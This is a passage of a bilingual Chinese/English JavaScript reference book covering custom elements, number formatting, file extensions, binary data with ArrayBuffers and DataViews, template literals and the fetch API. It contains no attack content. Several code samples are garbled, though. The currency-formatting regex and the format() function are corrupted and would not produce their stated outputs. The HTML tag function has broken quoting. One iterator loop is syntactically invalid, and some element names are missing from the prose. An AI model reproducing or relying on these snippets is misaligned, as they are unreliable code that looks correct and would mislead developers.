- 剩余参数

```
function a(...args) {  
  "use strict";  
}
```

}

- Destructuring

```
function a({ x }) {  
  "use strict";  
}
```

- Rest params

```
function a(...args) {  
  "use strict";  
}
```

第51章：自定义元素

参数	详情
名称	新自定义元素的名称。
options.extends	被扩展的原生元素名称（如果有）。
options.prototype	用于自定义元素的自定义原型（如果有）。

第51.1节：扩展原生元素

可以扩展原生元素，但它们的子元素不能拥有自己的标签名。相反，使用`is`属性来指定元素应该使用哪个子类。例如，下面是一个扩展的示例
`` 元素，在加载时向控制台记录一条消息。

```
const prototype = Object.create(HTMLImageElement.prototype);
prototype.createdCallback = function() {
  this.addEventListener('load', event => {
    console.log("图片加载成功。");
  });
};

document.registerElement('ex-image', { extends: 'img', prototype: prototype });

```

第51.2节：注册新元素

定义了一个 `<initially-hidden>` 自定义元素，该元素会隐藏其内容，直到指定的秒数过去。

```
const InitiallyHiddenElement = document.registerElement('initially-hidden', class extends
HTMLElement {
createdCallback() {
  this.revealTimeoutId = null;
}

attachedCallback() {
  const seconds = Number(this.getAttribute('for'));
  this.style.display = 'none';
  this.revealTimeoutId = setTimeout(() => {
    this.style.display = 'block';
  }, seconds * 1000);
}

detachedCallback() {
  if (this.revealTimeoutId) {
    clearTimeout(this.revealTimeoutId);
    this.revealTimeoutId = null;
  }
}
);

<initially-hidden for="2">你好</initially-hidden>
<initially-hidden for="5">世界</initially-hidden>
```

Chapter 51: Custom Elements

Parameter	Details
name	The name of the new custom element.
options.extends	The name of the native element being extended, if any.
options.prototype	The custom prototype to use for the custom element, if any.

Section 51.1: Extending Native Elements

It's possible to extend native elements, but their descendants don't get to have their own tag names. Instead, the `is` attribute is used to specify which subclass an element is supposed to use. For example, here's an extension of the `` element which logs a message to the console when it's loaded.

```
const prototype = Object.create(HTMLImageElement.prototype);
prototype.createdCallback = function() {
  this.addEventListener('load', event => {
    console.log("Image loaded successfully.");
  });
};

document.registerElement('ex-image', { extends: 'img', prototype: prototype });

```

Section 51.2: Registering New Elements

Defines an `<initially-hidden>` custom element which hides its contents until a specified number of seconds have elapsed.

```
const InitiallyHiddenElement = document.registerElement('initially-hidden', class extends
HTMLElement {
createdCallback() {
  this.revealTimeoutId = null;
}

attachedCallback() {
  const seconds = Number(this.getAttribute('for'));
  this.style.display = 'none';
  this.revealTimeoutId = setTimeout(() => {
    this.style.display = 'block';
  }, seconds * 1000);
}

detachedCallback() {
  if (this.revealTimeoutId) {
    clearTimeout(this.revealTimeoutId);
    this.revealTimeoutId = null;
  }
}
);

<initially-hidden for="2">Hello</initially-hidden>
<initially-hidden for="5">World</initially-hidden>
```

第52章：数据操作

第52.1节：将数字格式化为货币

将类型为Number的值快速简洁地格式化为货币，例如`1234567.89 => "1,234,567.89"`：

```
var num = 1234567.89,
    formatted;

formatted = num.toFixed(2).replace(/\d{3}(\.\d{3})+\.)/g, '$&,'); // "1,234,567.89"
```

支持任意小数位数[0 .. n]、数字分组大小可变[0 .. x]以及不同分隔符类型的更高级变体：

```
/** 
 * Number.prototype.format(n, x, s, c)
 *
 * @param integer n: 小数部分长度
 * @param integer x: 整数部分长度
 * @param mixed   s: 分组分隔符
 * @param mixed   c: 小数点分隔符
 */
Number.prototype.format = function(n, x, s, c) {
    var re = '\d{3}(\.\d{3})+\.)/g, '$&,');
    num = this.toFixed(Math.max(0, ~n));

    return (c ? num.replace('.', c) : num).replace(new RegExp(re, 'g'), '$&' + (s || ','));
};

12345678.9.format(2, 3, '.', ','); // "12.345.678,90"
123456.789.format(4, 4, ',', ':'); // "12 3456:7890"
12345678.9.format(0, 3, '-'); // "12-345-679"
123456789..format(2); // "123,456,789.00"
```

第52.2节：从文件名中提取扩展名

在JavaScript中快速简洁地从文件名中提取扩展名的方法如下：

```
function get_extension(filename) {
    return filename.slice((filename.lastIndexOf('.') - 1 >>> 0) + 2);
}
```

它能正确处理没有扩展名的文件名（例如myfile）或以.点开头的文件名（例如.htaccess）：

```
get_extension('') // ""
get_extension('name') // ""
get_extension('name.txt') // "txt"
get_extension('.htpasswd') // ""
get_extension('name.with.many.dots.myext') // "myext"
```

以下解决方案可以从完整路径中提取文件扩展名：

```
function get_extension(path) {
    var basename = path.split('/\\/').pop(), // 从完整路径中提取文件名 ...
        pos = basename.lastIndexOf('.'); // 获取 `.` 的最后位置
    // (支持 `\\` 和 `/` 分隔符)
```

Chapter 52: Data Manipulation

Section 52.1: Format numbers as money

Fast and short way to format value of type Number as money, e.g. `1234567.89 => "1,234,567.89"`:

```
var num = 1234567.89,
    formatted;

formatted = num.toFixed(2).replace(/\d{3}(\.\d{3})+\.)/g, '$&,'); // "1,234,567.89"
```

More advanced variant with support of any number of decimals [0 .. n], variable size of number groups [0 .. x] and different delimiter types:

```
/** 
 * Number.prototype.format(n, x, s, c)
 *
 * @param integer n: length of decimal
 * @param integer x: length of whole part
 * @param mixed   s: sections delimiter
 * @param mixed   c: decimal delimiter
 */
Number.prototype.format = function(n, x, s, c) {
    var re = '\d{3}(\.\d{3})+\.)/g, '$&,');
    num = this.toFixed(Math.max(0, ~n));

    return (c ? num.replace('.', c) : num).replace(new RegExp(re, 'g'), '$&' + (s || ','));
};

12345678.9.format(2, 3, '.', ','); // "12.345.678,90"
123456.789.format(4, 4, ',', ':'); // "12 3456:7890"
12345678.9.format(0, 3, '-'); // "12-345-679"
123456789..format(2); // "123,456,789.00"
```

Section 52.2: Extract extension from file name

Fast and short way to extract extension from file name in JavaScript will be:

```
function get_extension(filename) {
    return filename.slice((filename.lastIndexOf('.') - 1 >>> 0) + 2);
}
```

It works correctly both with names having no extension (e.g. myfile) or starting with . dot (e.g. .htaccess):

```
get_extension('') // ""
get_extension('name') // ""
get_extension('name.txt') // "txt"
get_extension('.htpasswd') // ""
get_extension('name.with.many.dots.myext') // "myext"
```

The following solution may extract file extensions from full path:

```
function get_extension(path) {
    var basename = path.split('/\\/').pop(), // extract file name from full path ...
        pos = basename.lastIndexOf('.'); // get last position of `.`
```

```

if (basename === "" || pos < 1)           // 如果文件名为空或 ...
    return "";
// 未找到 `(-1)` 或 `.` 是第一个字符 (0)

return basename.slice(pos + 1);           // 提取扩展名, 忽略 `.`

}

get_extension('/path/to/file.ext'); // "ext"

```

第52.3节：根据字符串名称设置对象属性

```

function assign(obj, prop, value) {
    if (typeof prop === 'string')
        prop = prop.split('.');

    if (prop.length > 1) {
        var e = prop.shift();
        assign(obj[e] =
            Object.prototype.toString.call(obj[e]) === '[object Object]'
            ? obj[e]
            : {},
            prop,
            value);
    } else
        obj[prop[0]] = value;
}

var obj = {},
propName = 'foo.bar.foobar';

assign(obj, propName, 'Value');

// obj == {
//   foo : {
//     bar : {
//       foobar : 'Value'
//     }
//   }
// }

```

```

if (basename === '' || pos < 1)           // if file name is empty or ...
    return "";
// `.` not found (-1) or comes first (0)

return basename.slice(pos + 1);           // extract extension ignoring `.`

}

get_extension('/path/to/file.ext'); // "ext"

```

Section 52.3: Set object property given its string name

```

function assign(obj, prop, value) {
    if (typeof prop === 'string')
        prop = prop.split('.');

    if (prop.length > 1) {
        var e = prop.shift();
        assign(obj[e] =
            Object.prototype.toString.call(obj[e]) === '[object Object]'
            ? obj[e]
            : {},
            prop,
            value);
    } else
        obj[prop[0]] = value;
}

var obj = {},
propName = 'foo.bar.foobar';

assign(obj, propName, 'Value');

// obj == {
//   foo : {
//     bar : {
//       foobar : 'Value'
//     }
//   }
// }

```

第53章：二进制数据

第53.1节：获取图像文件的二进制表示

此示例灵感来源于这个问题。[_____](#)

我们假设你知道如何使用File API加载文件。[_____](#)

```
// 处理获取本地文件并最终打印到控制台的初步代码  
// 我们的函数ArrayBufferToBinary() 的结果。  
var file = // 获取本地文件的句柄。  
var reader = new FileReader();  
reader.onload = function(event) {  
    var data = event.target.result;  
    console.log(ArrayBufferToBinary(data));  
};  
reader.readAsArrayBuffer(file); // 获取文件的 ArrayBuffer
```

现在我们使用DataView执行文件数据转换为1和0的实际操作：

```
function ArrayBufferToBinary(buffer) {  
    // 将数组缓冲区转换为字符串的位表示：0 1 1 0 0 0...  
    var dataView = new DataView(buffer);  
    var response = "", offset = (8/8);  
    for(var i = 0; i < dataView.byteLength; i += offset) {  
        response += dataView.getInt8(i).toString(2);  
    }  
    return response;  
}
```

DataView允许你读取/写入数值数据；getInt8将ArrayBuffer中指定字节位置（这里是传入的值0）的数据转换为有符号8位整数表示，toString(2)则将该8位整数转换为二进制表示格式（即由1和0组成的字符串）。

文件以字节形式保存。这个“神奇”的偏移值是通过注意到我们处理的是以字节（即8位整数）存储的文件，并以8位整数形式读取得出的。如果我们尝试将以字节保存（即8位）的文件读取为32位整数，则会注意到 $32/8 = 4$ 是字节数，这就是我们的字节偏移值。

对于此任务，DataView显得过于复杂。它们通常用于处理字节序或数据异构性（例如读取PDF文件时，PDF文件头采用不同编码，我们希望有意义地提取该值）。因为我们只需要文本表示，所以不关心异构性，因为根本不需要。

一个更好且更简短的解决方案是使用UInt8Array类型数组，它将整个将 ArrayBuffer 视为无符号 8 位整数组成：

```
function ArrayBufferToBinary(buffer) {  
    var uint8 = new Uint8Array(buffer);  
    return uint8.reduce((binary, uint8) => binary + uint8.toString(2), "");  
}
```

第 53.2 节：在 Blob 和 ArrayBuffer 之间转换

JavaScript 在浏览器中有两种主要表示二进制数据的方式。ArrayBuffers/TypedArrays 包含可变（但长度固定）的二进制数据，你可以直接操作。Blobs 包含不可变的二进制

Chapter 53: Binary Data

Section 53.1: Getting binary representation of an image file

This example is inspired by [this question](#).

We'll assume you know how to [load a file using the File API](#).

```
// preliminary code to handle getting local file and finally printing to console  
// the results of our function ArrayBufferToBinary().  
var file = // get handle to local file.  
var reader = new FileReader();  
reader.onload = function(event) {  
    var data = event.target.result;  
    console.log(ArrayBufferToBinary(data));  
};  
reader.readAsArrayBuffer(file); // gets an ArrayBuffer of the file
```

Now we perform the actual conversion of the file data into 1's and 0's using a DataView:

```
function ArrayBufferToBinary(buffer) {  
    // Convert an array buffer to a string bit-representation: 0 1 1 0 0 0...  
    var dataView = new DataView(buffer);  
    var response = "", offset = (8/8);  
    for(var i = 0; i < dataView.byteLength; i += offset) {  
        response += dataView.getInt8(i).toString(2);  
    }  
    return response;  
}
```

DataViews let you read/write numeric data; getInt8 converts the data from the byte position - here 0, the value passed in - in the ArrayBuffer to signed 8-bit integer representation, and toString(2) converts the 8-bit integer to binary representation format (i.e. a string of 1's and 0's).

Files are saved as bytes. The 'magic' offset value is obtained by noting we are taking files stored as bytes i.e. as 8-bit integers and reading it in 8-bit integer representation. If we were trying to read our byte-saved (i.e. 8 bits) files to 32-bit integers, we would note that $32/8 = 4$ is the number of byte spaces, which is our byte offset value.

For this task, DataViews are overkill. They are typically used in cases where endianness or heterogeneity of data are encountered (e.g. in reading PDF files, which have headers encoded in different bases and we would like to meaningfully extract that value). Because we just want a textual representation, we do not care about heterogeneity as there is never a need to

A much better - and shorter - solution can be found using an UInt8Array typed array, which treats the entire ArrayBuffer as composed of unsigned 8-bit integers:

```
function ArrayBufferToBinary(buffer) {  
    var uint8 = new Uint8Array(buffer);  
    return uint8.reduce((binary, uint8) => binary + uint8.toString(2), "");  
}
```

Section 53.2: Converting between Blobs and ArrayBuffers

JavaScript has two primary ways to represent binary data in the browser. ArrayBuffers/TypedArrays contain mutable (though still fixed-length) binary data which you can directly manipulate. Blobs contain immutable binary

数据，只能通过异步的 File 接口访问。

将 Blob 转换为 ArrayBuffer (异步)

```
var blob = new Blob(["\x01\x02\x03\x04"]);
fileReader = new FileReader();
array;

fileReader.onload = function() {
    array = this.result;
    console.log("Array contains", array.byteLength, "bytes.");
};

fileReader.readAsArrayBuffer(blob);
```

版本 ≥ 6

使用Promise (异步) 将Blob转换为ArrayBuffer

```
var blob = new Blob(["\x01\x02\x03\x04"]);

var arrayPromise = new Promise(function(resolve) {
    var reader = new FileReader();

    reader.onloadend = function() {
        resolve(reader.result);
    };

    reader.readAsArrayBuffer(blob);
});

arrayPromise.then(function(array) {
    console.log("数组包含", array.byteLength, "字节。");
});
```

将ArrayBuffer或类型化数组转换为Blob

```
var array = new Uint8Array([0x04, 0x06, 0x07, 0x08]);

var blob = new Blob([array]);
```

第53.3节：使用DataViews操作ArrayBuffer

DataViews提供了从ArrayBuffer读取和写入单个值的方法，而不是将整个内容视为单一类型的数组。这里我们分别设置两个字节，然后将它们一起解释为一个16位无符号整数，先是大端序，再是小端序。

```
var buffer = new ArrayBuffer(2);
var view = new DataView(buffer);

view.setUint8(0, 0xFF);
view.setUint8(1, 0x01);

console.log(view.getUint16(0, false)); // 65281
console.log(view.getUint16(0, true)); // 511
```

第53.4节：从Base64字符串创建TypedArray

```
var data =
'iVBORw0KGgoAAAANSUhEUgAAAAUAAAFCAYAAACN' +
'bybIAAAHE1EQVQI12P4//w38GIAXDIBKE0DHx' +
'gljNBAA09TXL0Y40HwAAAABJRU5ErkJgg==';
```

data which can only be accessed through the asynchronous File interface.

Convert a Blob to an ArrayBuffer (asynchronous)

```
var blob = new Blob(["\x01\x02\x03\x04"]);
fileReader = new FileReader();
array;

fileReader.onload = function() {
    array = this.result;
    console.log("Array contains", array.byteLength, "bytes.");
};

fileReader.readAsArrayBuffer(blob);
```

Version ≥ 6

Convert a Blob to an ArrayBuffer using a Promise (asynchronous)

```
var blob = new Blob(["\x01\x02\x03\x04"]);

var arrayPromise = new Promise(function(resolve) {
    var reader = new FileReader();

    reader.onloadend = function() {
        resolve(reader.result);
    };

    reader.readAsArrayBuffer(blob);
});

arrayPromise.then(function(array) {
    console.log("Array contains", array.byteLength, "bytes.");
});
```

Convert an ArrayBuffer or typed array to a Blob

```
var array = new Uint8Array([0x04, 0x06, 0x07, 0x08]);

var blob = new Blob([array]);
```

Section 53.3: Manipulating ArrayBuffers with DataViews

DataViews provide methods to read and write individual values from an ArrayBuffer, instead of viewing the entire thing as an array of a single type. Here we set two bytes individually then interpret them together as a 16-bit unsigned integer, first big-endian then little-endian.

```
var buffer = new ArrayBuffer(2);
var view = new DataView(buffer);

view.setUint8(0, 0xFF);
view.setUint8(1, 0x01);

console.log(view.getUint16(0, false)); // 65281
console.log(view.getUint16(0, true)); // 511
```

Section 53.4: Creating a TypedArray from a Base64 string

```
var data =
'iVBORw0KGgoAAAANSUhEUgAAAAUAAAFCAYAAACN' +
'bybIAAAHE1EQVQI12P4//w38GIAXDIBKE0DHx' +
'gljNBAA09TXL0Y40HwAAAABJRU5ErkJgg==';
```

```

var characters = atob(data);

var array = new Uint8Array(characters.length);

for (var i = 0; i < characters.length; i++) {
    array[i] = characters.charCodeAt(i);
}

```

第53.5节：使用TypedArrays

TypedArrays是一组类型，提供对固定长度可变二进制ArrayBuffer的不同视图。在大多数情况下，它们表现得像数组，将所有赋值强制转换为给定的数值类型。你可以将一个ArrayBuffer实例传递给TypedArray构造函数，以创建其数据的新视图。

```

var buffer = new ArrayBuffer(8);
var byteView = new Uint8Array(buffer);
var floatView = new Float64Array(buffer);

console.log(byteView); // [0, 0, 0, 0, 0, 0, 0, 0]
console.log(floatView); // [0]
byteView[0] = 0x01;
byteView[1] = 0x02;
byteView[2] = 0x04;
byteView[3] = 0x08;
console.log(floatView); // [6.64421383e-316]

```

ArrayBuffers 可以使用 `.slice(...)` 方法复制，既可以直接复制，也可以通过 TypedArray 视图复制。

```

var byteView2 = byteView.slice();
var floatView2 = new Float64Array(byteView2.buffer);
byteView2[6] = 0xFF;
console.log(floatView); // [6.64421383e-316]
console.log(floatView2); // [7.06327456e-304]

```

第53.6节：遍历 ArrayBuffer

为了方便遍历 ArrayBuffer，你可以创建一个简单的迭代器，底层实现 DataView 方法：

```

var ArrayBufferCursor = function() {
    var ArrayBufferCursor = function(arrayBuffer) {
        this.dataview = new DataView(arrayBuffer, 0);
        this.size = arrayBuffer.byteLength;
        this.index = 0;
    }

    ArrayBufferCursor.prototype.next = function(type) {
        switch(type) {
            case 'Uint8':
                var result = this.dataview.getUint8(this.index);
                this.index += 1;
                return result;
            case 'Int16':
                var result = this.dataview.getInt16(this.index, true);
                this.index += 2;
                return result;
            case 'Uint16':
                var result = this.dataview.getUint16(this.index, true);

```

```

var characters = atob(data);

var array = new Uint8Array(characters.length);

for (var i = 0; i < characters.length; i++) {
    array[i] = characters.charCodeAt(i);
}

```

Section 53.5: Using TypedArrays

TypedArrays are a set of types providing different views into fixed-length mutable binary ArrayBuffers. For the most part, they act like Arrays that coerce all assigned values to a given numeric type. You can pass an ArrayBuffer instance to a TypedArray constructor to create a new view of its data.

```

var buffer = new ArrayBuffer(8);
var byteView = new Uint8Array(buffer);
var floatView = new Float64Array(buffer);

console.log(byteView); // [0, 0, 0, 0, 0, 0, 0, 0]
console.log(floatView); // [0]
byteView[0] = 0x01;
byteView[1] = 0x02;
byteView[2] = 0x04;
byteView[3] = 0x08;
console.log(floatView); // [6.64421383e-316]

```

ArrayBuffers can be copied using the `.slice(...)` method, either directly or through a TypedArray view.

```

var byteView2 = byteView.slice();
var floatView2 = new Float64Array(byteView2.buffer);
byteView2[6] = 0xFF;
console.log(floatView); // [6.64421383e-316]
console.log(floatView2); // [7.06327456e-304]

```

Section 53.6: Iterating through an ArrayBuffer

For a convenient way to iterate through an ArrayBuffer, you can create a simple iterator that implements the DataView methods under the hood:

```

var ArrayBufferCursor = function() {
    var ArrayBufferCursor = function(arrayBuffer) {
        this.dataview = new DataView(arrayBuffer, 0);
        this.size = arrayBuffer.byteLength;
        this.index = 0;
    }

    ArrayBufferCursor.prototype.next = function(type) {
        switch(type) {
            case 'Uint8':
                var result = this.dataview.getUint8(this.index);
                this.index += 1;
                return result;
            case 'Int16':
                var result = this.dataview.getInt16(this.index, true);
                this.index += 2;
                return result;
            case 'Uint16':
                var result = this.dataview.getUint16(this.index, true);

```

```

        this.index += 2;
        return result;
    case 'Int32':
        var result = this.dataview.getInt32(this.index, true);
        this.index += 4;
        return result;
    case 'Uint32':
        var result = this.dataview.getUint32(this.index, true);
        this.index += 4;
        return result;
    case 'Float':
    case 'Float32':
        var result = this.dataview.getFloat32(this.index, true);
        this.index += 4;
        return result;
    case 'Double':
    case 'Float64':
        var result = this.dataview.getFloat64(this.index, true);
        this.index += 8;
        return result;
    default:
        throw new Error("未知数据类型");
    }
};

ArrayBufferCursor.prototype.hasNext = function() {
    return this.index < this.size;
}

return ArrayBufferCursor;
});

```

你可以这样创建一个迭代器：

```
var cursor = new ArrayBufferCursor(arrayBuffer);
```

你可以使用 `hasNext` 来检查是否还有项目

```
for(cursor.hasNext() {
    // 还有项目需要处理
}
```

你可以使用 `next` 方法获取下一个值：

```
var nextValue = cursor.next('Float');
```

有了这样的迭代器，编写你自己的解析器来处理二进制数据就变得非常简单了。

```

        this.index += 2;
        return result;
    case 'Int32':
        var result = this.dataview.getInt32(this.index, true);
        this.index += 4;
        return result;
    case 'Uint32':
        var result = this.dataview.getUint32(this.index, true);
        this.index += 4;
        return result;
    case 'Float':
    case 'Float32':
        var result = this.dataview.getFloat32(this.index, true);
        this.index += 4;
        return result;
    case 'Double':
    case 'Float64':
        var result = this.dataview.getFloat64(this.index, true);
        this.index += 8;
        return result;
    default:
        throw new Error("Unknown datatype");
    }
};

ArrayBufferCursor.prototype.hasNext = function() {
    return this.index < this.size;
}

return ArrayBufferCursor;
});
```

You can then create an iterator like this:

```
var cursor = new ArrayBufferCursor(arrayBuffer);
```

You can use the `hasNext` to check if there's still items

```
for(;cursor.hasNext(); {
    // There's still items to process
}
```

You can use the `next` method to take the next value:

```
var nextValue = cursor.next('Float');
```

With such an iterator, writing your own parser to process binary data becomes pretty easy.

第54章：模板字面量

模板字面量是一种字符串字面量，允许插入值，并且可以使用“标签”函数来控制插值和构造行为。

第54.1节：基本插值和多行字符串

模板字面量是一种特殊的字符串字面量，可以替代标准的'...'或"..."。它们通过使用反引号而不是标准的单引号或双引号来声明：`...`。

模板字面量可以包含换行符，并且可以使用\${表达式}替换语法嵌入任意表达式。默认情况下，这些替换表达式的值会直接连接到它们出现的字符串中。

```
const name = "John";
const score = 74;

console.log(`游戏结束!

${name}的分数是 ${score * 10}。`);

游戏结束!

John的分数是740。
```

第54.2节：标签字符串

紧接在模板字面量前面的函数用于解释它，这称为标签模板字面量。标签函数可以返回字符串，也可以返回任何其他类型的值。

标签函数的第一个参数strings是一个数组，包含字面量中每个常量部分。剩余的参数...substitutions包含每个\${}替换表达式的求值结果。

```
function settings(strings, ...substitutions) {
  const result = new Map();
  for (let i = 0; i < substitutions.length; i++) {
    result.set(strings[i].trim(), substitutions[i]);
  }
  return result;
}

const remoteConfiguration = settings`
  label ${'Content'}
  servers ${2 * 8 + 1}
  hostname ${location.hostname}
`;

Map {"label" => "Content", "servers" => 17, "hostname" => "stackoverflow.com"}
```

strings数组有一个特殊的.raw属性，引用一个平行数组，包含模板字面量中相同的常量片段，但完全按照源代码中的样子，没有任何反斜杠转义被替换。

```
function example(strings, ...substitutions) {
  console.log('strings:', strings);
  console.log('...substitutions:', substitutions);
}
```

Chapter 54: Template Literals

Template literals are a type of string literal that allows values to be interpolated, and optionally the interpolation and construction behaviour to be controlled using a "tag" function.

Section 54.1: Basic interpolation and multiline strings

Template literals are a special type of string literal that can be used instead of the standard '...' or "...". They are declared by quoting the string with backticks instead of the standard single or double quotes: `...`.

Template literals can contain line breaks and arbitrary expressions can be embedded using the \${ expression } substitution syntax. By default, the values of these substitution expressions are concatenated directly into the string where they appear.

```
const name = "John";
const score = 74;

console.log(`Game Over!

${name}'s score was ${score * 10}.`);

Game Over!

John's score was 740.
```

Section 54.2: Tagged strings

A function identified immediately before a template literal is used to interpret it, in what is called a **tagged template literal**. The tag function can return a string, but it can also return any other type of value.

The first argument to the tag function, strings, is an Array of each constant piece of the literal. The remaining arguments, ...substitutions, contain the evaluated values of each \${} substitution expression.

```
function settings(strings, ...substitutions) {
  const result = new Map();
  for (let i = 0; i < substitutions.length; i++) {
    result.set(strings[i].trim(), substitutions[i]);
  }
  return result;
}

const remoteConfiguration = settings`
  label ${'Content'}
  servers ${2 * 8 + 1}
  hostname ${location.hostname}
`;

Map {"label" => "Content", "servers" => 17, "hostname" => "stackoverflow.com"}
```

The strings Array has a special .raw property referencing a parallel Array of the same constant pieces of the template literal but *exactly* as they appear in the source code, without any backslash-escapes being replaced.

```
function example(strings, ...substitutions) {
  console.log('strings:', strings);
  console.log('...substitutions:', substitutions);
}
```

```
example`Hello ${'world'}.How are you?`;strings: ["Hel  
lo ", ".How are you?", raw: ["Hello ", ".\n\nHow are you?"]];substitutions: ["world"]
```

第54.3节：原始字符串

String.raw 标签函数可以与模板字面量一起使用，以访问其内容的版本，而不解释任何反斜杠转义序列。

String.raw`` 将包含一个反斜杠和小写字母 n，而 `` 或 " 则包含一个换行符。

```
const patternString = String.raw`Welcome, (\w+)!`;  
const pattern = new RegExp(patternString);  
  
const message = "Welcome, John!";  
pattern.exec(message);  
["Welcome, John!", "John"]
```

第54.4节：使用模板字符串进行HTML模板化

您可以创建一个 HTML`...` 模板字符串标签函数来自动编码插值的值。（这要求插值的值仅用作文本，如果插值的值用于代码如脚本或样式，可能不安全。）

```
class HTMLString extends String {  
  static escape(text) {  
    if (text instanceof HTMLString) {  
      return text;  
    }  
    return new HTMLString(  
      String(text)  
.replace(/&/g, '&amp;')  
.replace(/</g, '&lt;')  
.replace(/>/g, '&gt;')  
.replace(/\"/g, '&quot;')  
.replace(/\'/g, '&#39;'));  
  }  
  
  function HTML(strings, ...substitutions) {  
    const escapedFlattenedSubstitutions =  
substitutions.map(s => [].concat(s).map(HTMLString.escape).join("));  
    const pieces = [];  
    for (const i of strings.keys()) {  
pieces.push(strings[i], escapedFlattenedSubstitutions [i] || ''));  
    }  
    return new HTMLString(pieces.join(' '));  
  }  
  
  const title = "Hello World";  
  const iconSrc = "/images/logo.png";  
  const names = ["John", "Jane", "Joe", "Jill"];  
  
  document.body.innerHTML = HTML`  
<h1> ${title}</h1>
```

```
example`Hello ${'world'}.How are you?`;  
strings: ["Hello ", ".\n\nHow are you?", raw: ["Hello ", ".\n\nHow are you?"]];substitutions: ["world"]
```

Section 54.3: Raw strings

The String.raw tag function can be used with template literals to access a version of their contents without interpreting any backslash escape sequences.

String.raw`` will contain a backslash and the lowercase letter n, while `` or `` would contain a single newline character instead.

```
const patternString = String.raw`Welcome, (\w+)!`;  
const pattern = new RegExp(patternString);  
  
const message = "Welcome, John!";  
pattern.exec(message);  
["Welcome, John!", "John"]
```

Section 54.4: Templating HTML With Template Strings

You can create an HTML`...` template string tag function to automatically encodes interpolated values. (This requires that interpolated values are only used as text, and **may not be safe if interpolated values are used in code** such as scripts or styles.)

```
class HTMLString extends String {  
  static escape(text) {  
    if (text instanceof HTMLString) {  
      return text;  
    }  
    return new HTMLString(  
      String(text)  
.replace(/&/g, '&amp;')  
.replace(/</g, '&lt;')  
.replace(/>/g, '&gt;')  
.replace(/\"/g, '&quot;')  
.replace(/\'/g, '&#39;'));  
  }  
  
  function HTML(strings, ...substitutions) {  
    const escapedFlattenedSubstitutions =  
substitutions.map(s => [].concat(s).map(HTMLString.escape).join("));  
    const pieces = [];  
    for (const i of strings.keys()) {  
pieces.push(strings[i], escapedFlattenedSubstitutions [i] || ''));  
    }  
    return new HTMLString(pieces.join(' '));  
  }  
  
  const title = "Hello World";  
  const iconSrc = "/images/logo.png";  
  const names = ["John", "Jane", "Joe", "Jill"];  
  
  document.body.innerHTML = HTML`  
<h1> ${title}</h1>
```

```
<ul> ${names.map(name => HTML`  
  <li>${name}</li>  
</ul>  
`;
```

第54.5节：介绍

模板字面量就像具有特殊功能的字符串。它们被反引号 `` 包围，并且可以跨多行。

模板字面量也可以包含嵌入表达式。这些表达式由 \$ 符号和花括号 {} 表示。

```
// 单行模板字面量  
var aLiteral = `单行字符串数据`;
```

```
// 跨多行的模板字面量  
var anotherLiteral = `字符串数据跨越  
多行代码`;
```

```
// 带有嵌入表达式的模板字面量  
var x = 2;  
var y = 3;  
var theTotal = `总计是 ${x + y}`; // 包含 "总计是 5"
```

```
// 字符串与模板字面量的比较  
var aString = "单行字符串数据"  
console.log(aString === aLiteral) // 返回 true
```

字符串字面量还有许多其他特性，如标签模板字面量和 Raw 属性。这些在其他示例中有演示。

```
<ul> ${names.map(name => HTML`  
  <li>${name}</li>  
</ul>  
`;
```

Section 54.5: Introduction

Template Literals act like strings with special features. They are enclosed by back-ticks `` and can be spanned across multiple lines.

Template Literals can contain embedded expressions too. These expressions are indicated by a \$ sign and curly braces {}.

```
//A single line Template Literal  
var aLiteral = `single line string data`;
```

```
//Template Literal that spans across lines  
var anotherLiteral = `string data that spans  
across multiple lines of code`;
```

```
//Template Literal with an embedded expression  
var x = 2;  
var y = 3;  
var theTotal = `The total is ${x + y}`; // Contains "The total is 5"
```

```
//Comparison of a string and a template literal  
var aString = "single line string data"  
console.log(aString === aLiteral) //Returns true
```

There are many other features of String Literals such as Tagged Template Literals and Raw property. These are demonstrated in other examples.

第55章：Fetch

选项	详情
方法	请求使用的 HTTP 方法。例如：GET、POST、PUT、DELETE、HEAD。默认是GET。
头部	一个Headers对象，包含要在请求中附加的额外 HTTP 头部。
身体	请求负载，可以是字符串或FormData对象。默认值为undefined
缓存	缓存模式。 default, reload, no-cache
引用者	请求的引用者。
模式	cors, no-cors, same-origin。默认值为no-cors。
凭据	omit, same-origin, include。默认值为omit。
重定向	follow, error, manual。默认值为follow。
完整性	关联的完整性元数据。默认为空字符串。

第55.1节：获取JSON数据

```
// 从stackoverflow获取一些数据
fetch("https://api.stackexchange.com/2.2/questions/featured?order=desc&sort=activity&site=stackover
flow")
.then(resp => resp.json())
.then(json => console.log(json))
.catch(err => console.log(err));
```

第55.2节：设置请求头

```
fetch('/example.json', {
  headers: new Headers({
    'Accept': 'text/plain',
    'X-Your-Custom-Header': 'example value'
  })
});
```

第55.3节：POST数据

发布表单数据

```
fetch(`/example/submit`, {
  method: 'POST',
  body: new FormData(document.getElementById('example-form'))
});
```

发送 JSON 数据

```
fetch(`/example/submit.json`, {
  method: 'POST',
  body: JSON.stringify({
    email: document.getElementById('example-email').value,
    comment: document.getElementById('example-comment').value
  })
});
```

Chapter 55: Fetch

Options	Details
method	The HTTP method to use for the request. ex: GET, POST, PUT, DELETE, HEAD. Defaults to GET.
headers	A Headers object containing additional HTTP headers to include in the request.
body	The request payload, can be a string or a FormData object. Defaults to <code>undefined</code>
cache	The caching mode. <code>default</code> , <code>reload</code> , <code>no-cache</code>
referrer	The referrer of the request.
mode	<code>cors</code> , <code>no-cors</code> , <code>same-origin</code> . Defaults to <code>no-cors</code> .
credentials	<code>omit</code> , <code>same-origin</code> , <code>include</code> . Defaults to <code>omit</code> .
redirect	<code>follow</code> , <code>error</code> , <code>manual</code> . Defaults to <code>follow</code> .
integrity	Associated integrity metadata. Defaults to empty string.

Section 55.1: Getting JSON data

```
// get some data from stackoverflow
fetch("https://api.stackexchange.com/2.2/questions/featured?order=desc&sort=activity&site=stackover
flow")
.then(resp => resp.json())
.then(json => console.log(json))
.catch(err => console.log(err));
```

Section 55.2: Set Request Headers

```
fetch('/example.json', {
  headers: new Headers({
    'Accept': 'text/plain',
    'X-Your-Custom-Header': 'example value'
  })
});
```

Section 55.3: POST Data

Posting form data

```
fetch(`/example/submit`, {
  method: 'POST',
  body: new FormData(document.getElementById('example-form'))
});
```

Posting JSON data

```
fetch(`/example/submit.json`, {
  method: 'POST',
  body: JSON.stringify({
    email: document.getElementById('example-email').value,
    comment: document.getElementById('example-comment').value
  })
});
```

第 55.4 节：发送 Cookie

fetch 函数默认不发送 Cookie。有两种可能的发送 Cookie 的方式：

- 仅当 URL 与调用脚本同源时发送 Cookie。

```
fetch('/login', {  
  credentials: 'same-origin'  
})
```

- 始终发送 Cookie，即使是跨域调用。

```
